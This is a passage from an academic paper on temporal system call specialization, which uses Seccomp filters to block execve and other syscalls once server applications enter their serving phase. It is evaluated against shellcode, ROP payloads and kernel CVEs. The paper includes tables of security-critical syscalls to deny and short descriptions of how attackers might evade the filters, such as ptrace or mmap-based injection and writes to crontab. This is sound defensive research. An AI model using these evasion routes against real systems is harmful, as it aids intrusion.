17 foreach Function f in reachable_functions do
18     foreach Address-taken function f_addr_tk in f do
19         addr_taken_fn_set ∪ {f_addr_tk};
20     end
21 end
22 /* Perform address-taken pruning */
23 foreach Indirect-callsite ic in cg do
24     foreach Target t of ic in cg do
25         if t ∉ addr_taken_fn_set then
26             Prune target t for ic;
27         end
28     end
29 end
30 precise_cg ← cg;
```

5.2 Pinpointing System Call Invocations

System calls are typically invoked through library function calls implemented in the standard C library—the most common implementation of which is glibc. Since glibc cannot be compiled with LLVM, we do not use points-to analysis to generate the call graph and rely on a more overapproximated mechanism, which considers any function having its address taken as a potential target of any indirect call site in its own module. This is only performed once to generate the glibc call graph, and is then used for all applications.

We implemented an analysis pass written in GCC's RTL (Register Transfer Language) intermediate representation to extract the call graph and system call information from glibc. Our analysis pass first builds the call graph using the Egypt tool [24], which operates on GCC's RTL IR. Then, the anal-

ysis pass iterates over every call instruction in the IR and records any inline assembly code containing the native x86-64 `syscall` instruction. These are then added as the "leaves" of the functions in the call graph.

In addition to making direct system calls via inline-assembly, glibc also makes system calls via *wrapper macros* such as `T_PSEUDO`, `T_PSEUDO_ERRNO`, and `T_PSEUDO_ERRVAL`. We identify these wrappers and add the system calls invoked through them to the call graph.

Glibc also uses *weak symbols* and *versioned symbols* to support symbol versioning. Both `weak_alias` and `versioned_symbol` provide aliases for functions. We statically analyze the source code to collect all such aliases, and add them to the call graph. In this way we can map Glibc function calls to system calls.

System calls can also be invoked directly by the application through the `syscall()` glibc function, inline-assembly, or the use of assembly files. We analyze the IR bitcode of the application for invocations of the `syscall()` function, and add the corresponding syscall number information to the call graph. To track the directly invoked system calls in inline assembly, we analyze the LLVM IR for `InlineAsm` blocks. If an `InlineAsm` block contains the `syscall` instruction, we extract the system call number and add it to the functions that call the inline assembly block.

To scan assembly files for `syscall` instructions, we developed a tool that extracts the corresponding system call number. In 64-bit systems, the `syscall` instruction reads the system call number from the RAX register. Starting from every `syscall` instruction, we perform backwards slicing to identify the initialization point of RAX with the system call number. The process continues tracing backwards in the assembly code to find the value (or set of values) that RAX can take at runtime. While glibc does use inline assembly, we did not encounter any custom assembly-level system call invocations in the set of applications we evaluated.

Once we have mapped the Glibc interface to system calls, and have extracted the direct system calls, we combine this information with the previously generated precise call graph, to obtain the list of system calls required by the initialization phase and the serving phase.

5.3 Installing Seccomp Filters

Finally, we create and apply Seccomp filters that disable the unneeded system calls at the transition boundary from the initialization to the serving phase. We use the `prctl` system call to *install* the Seccomp filters. We currently require manual intervention to install the Seccomp filters, but this can be easily automated as part of the compilation process. Seccomp filters are expressed as BPF programs, and once installed, they cannot be modified. However, if the `prctl` system call is not blocked, then it is possible to install new Seccomp filters. When two installed BPF programs contradict each other, the least permissive of the two takes precedence. Therefore, once a system call is prohibited, the attacker cannot remove it from the deny list. For example, if invoking `execve` is prohibited, and an attacker is able to install another BPF program that allows it, the deny list will have priority and `execve` will remain blocked. Furthermore, an installed Seccomp filter cannot be uninstalled without killing the process it has been applied to.

As an additional safeguard, the invocation of the `prctl` and `seccomp` system calls is prohibited as part of our Seccomp filtering at the beginning of the serving phase, if the application no longer needs them. This means that an attacker cannot install any new filters at all once the serving phase begins.

6 Experimental Evaluation

The main focus of our experimental evaluation lies on assessing the *additional* attack surface reduction achieved by temporal specialization compared to library specialization techniques, and evaluating its security benefits. For all experiments, we used a set of six very popular server applications: Nginx, Apache Httpd, Lighttpd, Bind, Memcached, and Redis.

Existing library specialization techniques [12, 51] only remove unused code, and do not actually perform any kernel-backed system call filtering (e.g., using Seccomp). That is, although the Libc functions corresponding to some system calls may be removed, the attacker is still able to directly invoke those system calls, e.g., as part of injected shellcode or a code reuse payload. Still, such a capability is relatively easy to implement once the unused Libc functions have been identified. In fact, for our evaluation purposes, we developed our own library specialization tool, similar to piecewise compilation [51], and on top of it implemented the capability of applying Seccomp filters to actually block the execution of system calls that correspond to removed Libc functions (unless they are also invoked directly by other parts of the application, in which case they cannot be disabled). Piecewise compilation leverages the SVF [55] tool to perform points-to analysis and generate the call graph for each library. Our custom library specialization tool also uses SVF to create call graphs for each library and further extends them to extract the list of system calls required for each application.

For our security evaluation, we explore two aspects of the protection offered by temporal specialization. First, we evaluate its effectiveness in blocking exploit code using a large set of shellcode and ROP payload samples. To account for potential evasion attempts using alternative system call combinations, we also exhaustively generate all possible variants of each sample. Second, given that system calls are the gateway to exploiting kernel vulnerabilities, we also look into the number of Linux kernel CVEs that are neutralized once the relevant system calls have been blocked.

We also validated the correctness of our implementation by applying temporal specialization and running each application with various workloads. For each application, we performed

Table 1: "Argument type" and "address taken" pruning reduce the number of spurious edges on the call graph significantly.

Application	SVF	+ Arg. Type	+ Address Taken
Nginx	38.2K	11.6K	11.5K
Apache Httpd	23.8K	12.4K	11.1K
Lighttpd	3.0K	2.7K	2.7K
Bind	67.9K	33.7K	33.3K
Memcached	7.6K	6.2K	5.8K
Redis	33.8K	18.6K	18.6K

100 client requests and validated the responses, without encountering any issues. We also compared the server logs in both cases to further ensure the absence of any internal errors that are not visible at the client side.

6.1 Call Graph Analysis

Identifying the transition boundary between the initialization and serving phase for the applications we consider is straightforward. We begin by providing some further details for each application. For Nginx [7], we use the default configuration with all the default modules enabled. Nginx has three functions that can act as transition points to the serving phase: `ngx_worker_process_cycle` and `ngx_single_process_cycle` are used for handling client requests, while `ngx_cache_manager_process_cycle` is responsible for cache management. Each of them runs in its own separate thread.

We use the vanilla configuration of Apache Httpd [15], statically compiled with `libapr` and `libapr-util` to make our analysis simpler. Our configuration enables all default modules. The transition boundary of the serving phase is the `child_main` function.

Lighttpd has an event-driven architecture, not relying on a primary–secondary process model. It can be launched with a configurable number of processes, and each process executes the `server_main_loop` function to handle client requests.

Bind is one of the most widely used DNS servers, acting as both an authoritative name server and as a recursive resolver. Bind uses multi-threading to handle client requests and enters the serving phase after creating the secondary threads, by invoking the `isc_app_ctxrun` function.

Memcached and Redis are both in-memory key-value databases. Similarly to Lighttpd, Memcached also has an event-driven architecture and executes the `worker_libevent` function to serve client requests. In Redis, the `aeMain` function serves as the event processing loop.

As shown in Table 1, these applications vary in complexity, with the number of edges in the initial call graph (generated by SVF) ranging from 3K for Lighttpd to 67.9K for Bind. By applying our pruning techniques based on argument types and taken addresses, the precision of the points-to analysis improves significantly, reducing the number of spurious edges to half or even less, especially for the most complex applications. This improvement allows us to disable more system calls during the serving phase of each application. For example, in case of Apache Httpd, using the more imprecise results of SVF alone does not allow the removal of security-sensitive system calls such as `execve`.

Table 2: Breakdown of the time (in minutes) required for each step of our analysis.

Application	Bitcode Size(MB)	Default (min)	SVF w. Arg. Type	+ Addr. Taken	Temp. Total
Nginx	1.9	1	+80	+2	**83**
Apache	2.1	3	+13	+1	**17**
Lighttpd	1.0	1	+1	+1	**3**
Bind	11.0	3	+554	+5	**562**
Memcached	1.6	1	+1	+1	**3**
Redis	9.2	1	+21	+1	**23**

Table 3: Number of system calls retained (out of 333 available) after applying library debloating and temporal specialization.

Application	Library Debloating	Temporal Specialization	
		Initialization	Serving
Nginx	104	104	97
Apache	105	94	79
Lighttpd	95	95	76
Bind	127	99	85
Memcached	99	99	84
Redis	90	90	82

The complexity of each application affects the analysis time required to generate the call graph. Table 2 shows the breakdown of the amount of time required for generating the call graph in each step, with the total time for the whole toolchain in the last column. We compiled each application 10 times and report the average time. The compilation time is only a few seconds different in each case for all applications. The analysis time ranges from three minutes for Lighttpd to more than nine hours for Bind. The most time-consuming aspect of our approach is running Andersen's points-to analysis algorithm, which is expected. While one could use other algorithms, such as Steensgard's [54], which are both more efficient and more scalable, they come at the price of precision. We discuss other algorithms and tools which can be used to generate call graphs in Section 7.

6.2 Filtered System Calls

We compare our approach with library specialization [12, 51] to show the benefit of applying temporal specialization. As shown in Table 3, once entering the long-term serving phase, temporal specialization retains fewer system calls than static

Table 4: Critical system calls removed by library specialization ("Lib.") and temporal specialization ("Temp.").

	Syscall	Nginx		Apache Httpd		Lighttpd		Bind		Memcached		Redis	
		Lib.	Temp.	Lib.	Temp.	Lib.	Temp.	Lib.	Temp.	Lib.	Temp.	Lib.	Temp.
Cmd Execution	`clone`	✗	✓	✗	✗*	✗	✗*	✗	✗*	✗	✗*	✗	✗*
	`execveat`	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	`execve`	✗	✓	✗	✓	✗	❖	✓	✓	✓	✓	✗	❖
	`fork`	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	`ptrace`	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Permission	`chmod`	✗	✗	✓	✓	✗	✓	✗	✓	✓	✓	✗	✓
	`mprotect`	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	`setgid`	✗	✗	✗	✓	✗	✓	✗	✓	✗	✓	✓	✓
	`setreuid`	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	`setuid`	✗	✗	✗	✓	✗	✓	✗	✓	✗	✓	✓	✓
Networking	`accept4`	✗	✗	✗	✗	✗	✗	✓	✓	✗	✗	✓	✓
	`accept`	✗	✗	✓	✓	✗	✗	✗	✗	✗	✗	✗	✗
	`bind`	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗
	`connect`	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	`listen`	✗	✗	✗	✓	✗	✓	✗	✗	✗	✗	✗	✓
	`recvfrom`	✗	✗	✓	✓	✗	✗	✗	✗	✗	✗	✓	✓
	`socket`	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗

✓: System call is removed. ✗: System call is not removed.

❖: Can be mitigated by applying configuration-driven debloating [34] (details in Section 6.2).

* : Can be mitigated by applying API specialization (details in Section 6.3).

library debloating. Although in most cases the reduction is not significant (in the best case for Bind, the number of system calls drops from 127 to 85, while in the worst case for Nginx, only 7 system calls are removed), a more crucial question is whether the removed system calls are "critical" or not, i.e., whether they will hinder the execution of exploit code that relies on them.

As a first step towards answering this question, Table 4 shows which critical system calls are filtered in each application after applying library debloating and temporal specialization. We chose a set of 17 security-critical system calls which are used as part of shellcode and ROP payloads (more details on this data set are provided in Section 6.3). As shown in Table 4, temporal specialization removes a total of 53 critical system calls across all applications, compared to just 35 for library debloating alone—an overall increase by 51%.

We group these system calls according to their functionality into three categories to analyze further the impact of temporal specialization. *Command Execution* includes system calls used to execute arbitrary code. *Permission* includes system calls which can be used to modify user, file, or memory permissions. *Networking* contains system calls mostly used in establishing network connections.

Command Execution The system calls `execveat`, `fork` and `ptrace` can be filtered across all applications by both techniques. No application uses `execveat` or `ptrace`. In place of the former most use `execve`, while the use of the latter is rare. The reason no application uses the `fork` system call is that Libc's `fork` function actually uses the `clone` system call. The widely used by exploit code `execve` system call is also used in many applications to spawn child processes, so it can not be removed by library debloating.

After entering the serving phase, however, most servers do not need to invoke `execve` anymore, and thus temporal specialization can remove it. This has significant security benefits, as also discussed in the next section. For Lighttpd and Redis, we manually verified that `execve` was invoked only if the application was launched with a specific run-time configuration option that is *disabled by default*. Therefore, the prior application of some form of configuration-driven debloating [34] would allow temporal specialization to successfully remove `execve` from all six applications.

Permissions Four of the permission system calls (`chmod`, `setgid`, `setuid`, and `setreuid`) can be filtered in all applications, except Nginx. As allocating memory and setting its permissions is a crucial operation for most applications, the `mprotect` system call cannot be filtered under any circumstances. As we discuss in Section 6.3, we could still enforce a more restrictive invocation policy for this system call by limiting the allowable permissions to be applied on memory pages, as after the initialization phase it is unlikely that *executable* memory will need to be allocated.

Table 5: Equivalent system calls.

System call	Equivalent System call(s)
execve	execveat
accept	accept4
dup	dup2, dup3
eventfd	eventfd2
chmod	fchmodat
recv	recvfrom, read
send	sendto, write
open	openat
select	pselect6, epoll_wait, epoll_wait_old, poll, ppoll, epoll_pwait

Networking Neither approach can filter system calls used for creating network connections (socket, connect). This is because server applications may establish connections with other backend services, such as databases.

Although we expected listen and bind to be removed by temporal specialization, as these operations are typically part of the initialization phase, they are only removed in Apache Httpd, Lighttpd and Redis (only listen). We suspect that the reason they remain in the rest is related to the remaining overapproximation in the call graph, and we plan to further analyze these cases as part of our future work.

6.3 Exploit Code Mitigation

To evaluate the security benefits of temporal specialization, we collected a large and diverse set of exploit payloads. This set consists of 53 shellcodes from Metasploit [5], 514 shellcodes from Shell-storm [9], and 17 ROP payloads (from PoCs and in-the-wild exploits). Shellcodes are generic and can work against every application. Although the ROP payload of a given proof-of-concept exploit is meant to be used against a specific application, since all these payloads use one or more system calls to interact with the operating system, their final intent can be generalized irrespective of the target application. Thus, for ROP payloads, we make the conservative assumption that each can be used against any of our test applications.

6.3.1 Shellcode Analysis

For Metasploit, we use the msfvenom utility to generate a binary for each of the 53 available Linux payloads. We then disassemble each generated file to extract the system calls used. Similarly, we extract the system calls used by the 514 payloads collected from Shell-storm. Finally, we compare the set of system calls used in each payload with the set of system calls available in each application after applying library specialization and temporal specialization, to get the number of shellcodes "broken" in each case. We consider a payload broken if at least one of the system calls it relies on is removed. For instance, the bind_tcp shellcode uses six system calls: setsockopt, socket, bind, mprotect, accept and listen. Temporal specialization blocks bind in Lighttpd and Apache Httpd, and the attacker can no longer successfully run this shellcode.

To account for potential evasion attempts by swapping blocked system calls with equivalent ones, we also exhaustively generate all possible variants of each shellcode using other system call combinations that provide the same functionality. For instance, replacing accept with accept4 maintains the same functionality, but would allow an attacker to bypass a filter that restricts only one of them. Starting from our initial set of 567 shellcodes, we generate 1726 variants according to the equivalent system calls listed in Table 5.

We have summarized the results regarding the number of blocked shellcodes for each application by each specialization technique in Table 6. As shown in the row titled "All Shellcodes," for each of the six tested applications, temporal specialization successfully breaks a higher number of shellcode variants compared to library debloating. The improvement is significant in Lighttpd (1248 with temporal vs. 919 with library specialization), Apache Httpd (1466 vs. 1097), Nginx (1249 vs. 923), and Redis (1307 vs. 1165), while it is marginal for Memcached (1319 vs. 1258) and Bind (1341 vs. 1258).

Payloads can be categorized according to the task they perform. The broad categories include i) payloads that open a port and wait for the attacker to connect and launch a shell, ii) payloads that connect back and launch a reverse shell, iii) payloads that execute arbitrary commands, and iv) payloads that perform system operations, e.g., access a file or add a user. The first four rows in Table 6 provide the number of broken payloads in each of these categories. We see that 90% of the payloads that open a port are broken with temporal specialization. For Apache Httpd, although 88% of the "connect" and 91% of the "execute" shellcodes are broken with our approach, none of the two specialization schemes perform well for payloads that perform file operations. This is because file system operations are required by applications during both the initialization and the serving phases.

Achieving arbitrary remote code execution provides an attacker the ultimate control over a target system. Removing the ability to execute commands thus has a more significant impact on restricting an attacker's actions compared to blocking payloads of other categories, e.g. payloads that open a port. The execve system call is the most crucial for executing arbitrary commands, and as shown in Table 4, it can be removed in Apache Httpd, Nginx, Memcached and Bind by applying temporal specialization. This can also be seen in the row titled "Execute Command" in Table 6, where more than 80% of the shellcodes that aim to achieve arbitrary command execution are broken in Nginx, Apache Httpd, Bind, and Memcached. In these cases, the attacker is heavily restricted, and even if payloads in other categories (e.g., network connection establishment) are successful, the capability of executing arbitrary commands is still restricted.

Table 6: Number (and percentage) of payloads broken by library ("Lib.") and temporal ("Temp.") specialization for each category.

Payload Category	Count	Nginx		Apache Httpd		Lighttpd		Bind		Memcached		Redis	
		Lib.	Temp.	Lib.	Temp.	Lib.	Temp.	Lib.	Temp.	Lib.	Temp.	Lib.	Temp.
Open Port	560	334 (60%)	471 (84%)	199 (71%)	546 (98%)	330 (59%)	525 (94%)	500 (89%)	505 (90%)	471 (84%)	479 (85%)	439 (78%)	527 (94%)
Create Connection	366	245 (67%)	313 (86%)	268 (73%)	321 (87%)	263 (71%)	271 (74%)	313 (85%)	314 (85%)	289 (79%)	314 (85%)	280 (76%)	293 (80%)
Execute Command	408	223 (54%)	340 (83%)	247 (60%)	370 (91%)	223 (54%)	273 (67%)	338 (83%)	358 (88%)	352 (86%)	362 (89%)	259 (63%)	274 (67%)
System Operations	392	121 (30%)	125 (32%)	183 (46%)	229 (58%)	103 (26%)	179 (46%)	107 (27%)	164 (42%)	146 (37%)	164 (42%)	187 (47%)	213 (54%)
All Shellcodes	1726	923 (53%)	**1249 (72%)**	1097(63%)	**1466 (85%)**	919 (53%)	**1248 (72%)**	1258 (72%)	**1341 (78%)**	1258 (72%)	**1319 (77%)**	1165(68%)	**1307 (76%)**
Change Permission	3	0 (0%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)
Execute Command	14	7 (50%)	14 (100%)	7 (50%)	14 (100%)	7(50%)	7 (50%)	14 (100%)	14 (100%)	14 (100%)	14 (100%)	7 (50%)	7 (50%)
All ROP Payloads	17	7 (41%)	**14 (82%)**	7 (41%)	**14 (82%)**	7 (41%)	7 (41%)	14 (82%)	14 (82%)	14 (82%)	14 (82%)	7 (41%)	7 (41%)

6.3.2 ROP Payload Analysis

We collected a set of 17 publicly available ROP payload samples for Linux (details for each one are provided in Table 8 in the appendix). We follow the same strategy as with the shellcodes and make the generic assumption that each of the payloads can be used against any of our tested applications.

From a system call perspective, ROP payloads are much simpler and usually aim towards either allocating executable memory for enabling the execution of second-stage shellcode, or invoking `execve` or similar system calls for direct command execution. ROP payloads can thus be broadly categorized into these two categories. The last three rows in Table 6 provide the number of ROP payloads in the two categories and their combined results. Ten ROP payloads attempt to execute commands and temporal specialization blocks all of them in four applications (Apache Httpd, Nginx, Memcached and Bind). In case of Lighttpd and Redis, because `execve` is used even in the serving phase (when used with a specific non-default configuration), temporal specialization cannot filter it. Neither library nor temporal specialization can block any payloads that try to change in-process memory permissions. This is because `mprotect` is used by all applications for memory allocation and permission assignment.

6.3.3 What Else can Attackers Do?

Assuming command execution (e.g., through `execve` and the like) has been blocked, attackers may resort to other system calls to achieve their goals. Meterpreter [6] is an advanced payload that uses DLL injection to inject malicious code into a process. Using such a payload would remove the requirement of using `execve` directly to launch external binaries, and instead allows the attacker to inject the necessary code to perform any operation as part of the vulnerable process itself. While Meterpreter (in its original form) is only available for Windows, there are equivalents for Linux which use the `ptrace` system call. However, none of the applications in our dataset require this system call, so it can be filtered in all cases. Furthermore, by default, this capability is limited to processes that have a predefined relationship with the target process since Linux kernel v3.2 due to the associated security risks. The traced process should either be a child process of the tracer, or should have tracing enabled using `prctl`.

Even if `ptrace` is not available, there are other system call combinations that could be leveraged to perform DLL injection. For example, Linux applications have the option of dynamically loading shared objects after program launch, using the `dlopen` and `dlsym` functions. Even if these two functions are not available, the attacker can simply emulate their functionality using the `open`, `mmap`, and `close` system calls to inject a malicious library. Given that these are very basic operations, it is unlikely that library or temporal specialization will be able to remove these system calls. However, a crucial requirement of DLL injection is to place the injected DLL in *executable* memory. When an application enters its serving phase it will definitely need `mmap` to allocate memory, but this memory is typically used for data which is not executable. Applying argument-level API specialization [41] in this case would prevent the attacker from mapping executable memory once the application enters the serving phase, thereby preventing these attacks.

The set of system calls used for file operations can also be leveraged by an attacker to gain command execution. Consider the case of an attacker writing to a file in the `crontab` folder by invoking `open`, `write`, and `close`. In this case, the `crond` service will run an attacker-controlled script which gives them the capability of executing arbitrary commands. While applying argument-level API specialization [41] can potentially protect against such a scenario (assuming the file paths can be predetermined), our approach cannot prevent such cases in general if file permissions are not set properly. For instance, regular programs should not have write access to sensitive folders like `crontab`.

6.4 Kernel Security Evaluation

System calls are the main entry point into the kernel. Although system calls (especially security-critical ones) are mainly used by attackers to perform unauthorized operations as part of exploiting a vulnerable process, they can also be used to exploit vulnerabilities in the underlying kernel. Previous works [31–33, 46] have shown that malicious users can target the kernel to perform privilege escalation or leak sensi-

Table 7: Kernel CVEs mitigated by filtering unneeded system calls.

CVE	System Call(s)	Description	Library	Temporal
CVE-2018-18281	`execve(at), mremap`	Allows user to gain access to a physical page after it has been released.	0	4
CVE-2016-3672	`execve(at)`	Allows user to bypass ASLR by disabling stack consumption resource limits.	2	4
CVE-2015-3339	`execve(at)`	Race condition allows privilege escalation by executing program.	2	4
CVE-2015-1593	`execve(at)`	Bug in stack randomization allows attackers to bypass ASLR by predicting top of stack.	2	4
CVE-2014-9585	`execve(at)`	ASLR protection can be bypassed du to bug in choosing memory locations.	2	4
CVE-2013-0914	`execve(at)`	Allows local user to bypass ASLR by executing a crafted application.	2	4
CVE-2012-4530	`execve(at)`	Sensitive information from the kernel can be leaked via a crafted application.	2	4
CVE-2012-3375	`epoll_ctl`	Denial of service can be caused due to improper checks in epoll operations.	0	1
CVE-2011-1082	`epoll_(ctl,pwait,wait)`	Local user can cause denial of service due to improper checks in epoll data structures.	0	1
CVE-2010-4346	`execve(at)`	Allows attacker to conduct NULL pointer dereference attack via a crafted application.	2	4
CVE-2010-4243	`uselib, execve(at)`	Denial of service can be caused via a crafted exec system call.	2	4
CVE-2010-3858	`execve(at)`	Denial of service can be caused due to bug in restricting stack memory consumption.	2	4
CVE-2008-3527	`execve(at)`	Allows a local user to escalate privileges or cause DoS due to improper boundary checks.	2	4

tive information. In most cases, these attacks are performed by exploiting a kernel vulnerability that is triggered through a system call, when invoked with specially crafted arguments. By disabling system calls associated with kernel vulnerabilities we can thus reduce the attack surface of the kernel that is exposed to attackers. While filtering *security-critical* system calls is of importance in case of user-space vulnerability exploitation, it is important to note that *any* system call associated with a kernel vulnerability can be exploited to mount privilege escalation attacks.

To gain a better understanding of how filtering individual system calls impacts mitigating potential kernel vulnerabilities, we constructed the Linux kernel's call graph using KIRIN [64]. This allows us to identify all functions that are invoked as a result of specific system call invocations, and thus reason about which part of the kernel's code—and therefore which vulnerabilities—become inaccessible when blocking a given set of system calls.

To perform our analysis, we crawled the CVE website [1] for Linux kernel vulnerabilities using a custom automated tool. Our tool extracts each CVE's relevant commit, and after parsing it in the Linux kernel's Git repository, finds the corresponding patch, and retrieves the relevant file and function that was modified by the patch. We discovered that while there were only a few CVEs directly associated with filtered system call code, many CVEs were associated with files and functions that were invoked exclusively by filtered system call code. By matching the CVEs to the call graph created by KIRIN, we were able to pinpoint all the vulnerabilities that are related to the set of system calls filtered by a given application under each specialization mechanism. This provides us with a metric to assess the attack surface reduction achieved by temporal specialization at the kernel level. This reduction is reflected in the number of CVEs neutralized for a given application after applying our Seccomp filters at the beginning of the serving phase.

Based on our analysis, a total of 53 CVEs are effectively removed in at least one of the six applications (i.e., the respective vulnerabilities cannot be triggered by the attacker) by temporal specialization. Out of the 53 vulnerabilities that can be mitigated by temporal specialization, 40 can be mitigated by system call filtering based on library debloating as well. Table 6 shows the 13 CVEs that are neutralized by temporal specialization, and which cannot be neutralized by library specialization in some or all applications. The last two columns correspond to the number of applications for which the CVE is neutralized for library debloating and temporal specialization, respectively.

7 Discussion and Limitations

Our approach does not remove any *code* from the protected program, and consequently cannot mitigate any vulnerabilities in the application itself, or reduce the code that could be reused by an attacker.

Similarly to other attack surface reduction techniques, the effectiveness of temporal specialization varies according to the specific requirements of a given application, and as our results show, it may not prevent all possible ways an attacker can perform harmful interactions with the OS. Our equivalent system call analysis attempts to quantify the evasion potential by replacing system calls with others, but depending on the attacker's specific goals, there may be more creative ways to accomplish them using the remaining system calls. For example, without our technique, an attacker could read the contents of a file simply by executing the `cat` program. Once the `execve`-family of system calls are blocked, the attacker would have to implement a more complex shellcode to open and read the file and write it to an already open socket. As part of our future work, we plan to extend our analysis by extracting the arguments passed to system calls and constraining them as well [41, 42]. This would further limit the attacker's capabilities when using the remaining system calls.

Although we have considered only server applications in this work, there could be benefit in applying temporal specialization to some client applications. In general, any application that follows the *initialization/serving* phase execution model can benefit from our approach. Examples of desktop

applications which follow this model are ssh-agent [61] and syslog-ng [10]. Further analysis of how well these applications follow the two-stage execution model has been left for future work.

Due to multiple inheritance with support for polymorphism in C++, our type-based matching currently supports only C code. We plan to extend our approach to support applications developed in C++ as part of our future work.

Additionally, we plan to investigate the use of alternative points-to analysis algorithms. In particular, the authors of TeaDSA [36], which is the type-aware implementation of SeaDSA [23], report better accuracy than SVF in some cases (typically for C++ applications) and worse in others (C applications). The authors acknowledge that TeaDSA is more precise for C++ applications than SVF. However, for C applications (e.g., OpenSSL), their results show that it is less precise than SVF. Moreover, the comparison in the paper is with the type-unaware SVF. Because most server applications are written in C, we anticipate the accuracy of our type-based pruning to be better than type-aware SeaDSA. Unfortunately we could not get TeaDSA to work with our applications due to crashes. We will explore TeaDSA and other points-to analysis algorithms as part of our future work.

Applications can dynamically load libraries through the `dlopen` and `dlsym` functions. Due to the dynamic nature of this feature, our current prototype does not support it.

8 Related Work

System call filtering based on policies derived through static or dynamic analysis has been widely used in host-based intrusion detection [18–20, 29, 35, 44, 52, 58]. Since in this paper we focus on attack surface reduction through software specialization, we mainly discuss related works in this context.

Application Debloating Many previous works have focused on reducing the attack surface by removing unused code from the application's process address space. Mulliner and Neugschwandtner [43] proposed one of the first approaches for preforming library debloating by removing non-imported functions from shared libraries at load time. Quach et al. [51] improve library debloating by extending the compiler and the loader to remove all unused functions from shared libraries at load time. Agadakos et al. [12] propose a similar library debloating approach at the binary level, through function boundary detection and dependency identification.

Porter et al. [47] also perform library debloating, but load library functions only when requested by the application. While this is similar to our approach in taking the program execution phase into account, library functions are loaded and unloaded based on the need of the application, whereas we install restrictive filters (which cannot be removed) after the execution enters the serving phase.

Davidsson et al. [16] analyze the complete software stack for web applications to create specialized libraries based on the requirements of both the server application binaries and PHP code. Song et al. [53] apply data dependency analysis to perform fine-grained library customization of statically linked libraries. Shredder [41] instruments binaries to restrict arguments passed to critical system API functions to a predetermined legitimate of possible values. Saffire [42] performs call-site-specific argument-level specialization for functions at build time.

Another line of research on debloating focuses on using training to identify unused sections of applications. Qian et al. [48] use training and heuristics to identify unnecessary basic blocks and remove them from the binary without relying on the source code. Ghaffarinia and Hamlen [21] use a similar approach based on training to limit control flow transfers to unauthorized sections of the code.

Other works explore the potential of debloating software based on predefined feature sets. CHISEL [26] uses reinforcement learning to debloat software based on test cases generated by the user. TRIMMER [25] finds unnecessary basic blocks using an inter-procedural analysis based on user-defined configurations. DamGate [63] rewrites binaries with *gates* to prevent execution of unused features.

While the above works focus on C/C++ applications, other works specifically focus on the requirements of other programming languages [30, 57, 62]. Jred [62] uses static analysis on Java code to identify and remove unused methods and classes. Jiang et al. [30] used data flow analysis to implement a feature-based debloating mechanism for Java. Azad et al. [13] propose a framework for removing unnecessary features from PHP applications through dynamic analysis.

Kernel and Container Debloating KASR [65] and FACE-CHANGE [66] use dynamic analysis to create kernel profiles for each application by using training to identify used parts of the kernel. Kurmus et al. [37] propose a method to automatically generate kernel configuration files to tailor the Linux kernel for specific workloads. Similarly, Acher et al. [11] use a statistical supervised learning method to create different sets of kernel configuration files. Sysfilter [17] is a static binary analysis framework that reduces the kernel's attack surface by restricting the system calls available to user-space processes.

Wan et al. [59] use dynamic analysis to profile the required system calls of a container and generate relevant Seccomp filters. Due to the incompleteness of dynamic analysis, Confine [22] uses static analysis to create similar Seccomp profiles to filter unnecessary system calls from containers. DockerSlim [2] is an open source tool which also relies on dynamic analysis to remove unnecessary files from Docker images. Similar to temporal debloating, SPEAKER [38] separates the required system calls of containers in two main phases, booting and runtime. The approach only targets containers and relies on training to identify the system calls for each phase.

9 Conclusion

We presented temporal system call specialization, a novel approach for limiting the system calls that are available to server applications after they enter their serving or stable state. Compared to previous software specialization approaches, which consider the whole lifetime of a program, temporal specialization removes many additional system calls, including dangerous ones such as `execve`, which are typically required by server applications only during their initialization phase.

For a given server application, we perform static analysis of the main program and all imported libraries to extract the set of system calls which are no longer used after the transition into the serving phase. As precise call graph generation is a known problem in static analysis, we perform multiple optimizations on top of existing points-to analysis algorithms to reduce the imprecision of the call graph, which helps in identifying a near-accurate set of used system calls.

We demonstrate the effectiveness of temporal specialization by evaluating it with six well known server applications against a set of shellcodes and ROP payloads. We show that temporal specialization disables 51% more security-critical system calls compared to existing library specialization approaches, breaking 77% of the shellcodes and 68% of the ROP payloads tested. In addition, 53 Linux kernel CVEs are mitigated once temporal specialization comes into effect, 13 of which are not preventable by library specialization.

As a best-effort attack surface reduction solution, temporal specialization is practical, easy to deploy, and significantly restricts an attacker's capabilities.

Acknowledgments

We thank our shepherd, Claudio Canella, the anonymous reviewers, and the members of the artifact evaluation committee for their helpful feedback. This work was supported by the Office of Naval Research (ONR) through award N00014-17-1-2891, the National Science Foundation (NSF) through award CNS-1749895, and the Defense Advanced Research Projects Agency (DARPA) through award D18AP00045. Any opinions, findings, and conclusions or recommendations expressed herein are those of the authors and do not necessarily reflect the views of the ONR, NSF, or DARPA.

References

[1] Common vulnerabilities and exposures database. `https://www.cvedetails.com`.

[2] DockerSlim. `https://dockersl.im`.

[3] The LLVM compiler infrastructure. `http://llvm.org`.

[4] Memcached. `https://memcached.org/`.

[5] Metasploit framework. `http://www.metasploit.com`.

[6] Meterpreter. `https://github.com/rapid7/metasploit-framework/wiki/Meterpreter/`.

[7] Nginx. `https://www.nginx.com/`.

[8] Seccomp BPF (SECure COMPuting with filters). `https://www.kernel.org/doc/html/v4.16/userspace-api/seccomp_filter.html`.

[9] Shell-storm. `http://www.shell-storm.org`.

[10] Syslog NG. `https://www.syslog-ng.com/`.

[11] Mathieu Acher, Hugo Martin, Juliana Pereira, Arnaud Blouin, Jean-Marc Jézéquel, Djamel Khelladi, Luc Lesoil, and Olivier Barais. Learning very large configuration spaces: What matters for Linux kernel sizes. Technical Report HAL-02314830, Inria Rennes - Bretagne Atlantique, 2019.

[12] Ioannis Agadakos, Di Jin, David Williams-King, Vasileios P Kemerlis, and Georgios Portokalidis. Nibbler: Debloating binary shared libraries. In *Proceedings of the 35th Annual Computer Security Applications Conference (ACSAC)*, pages 70–83, 2019.

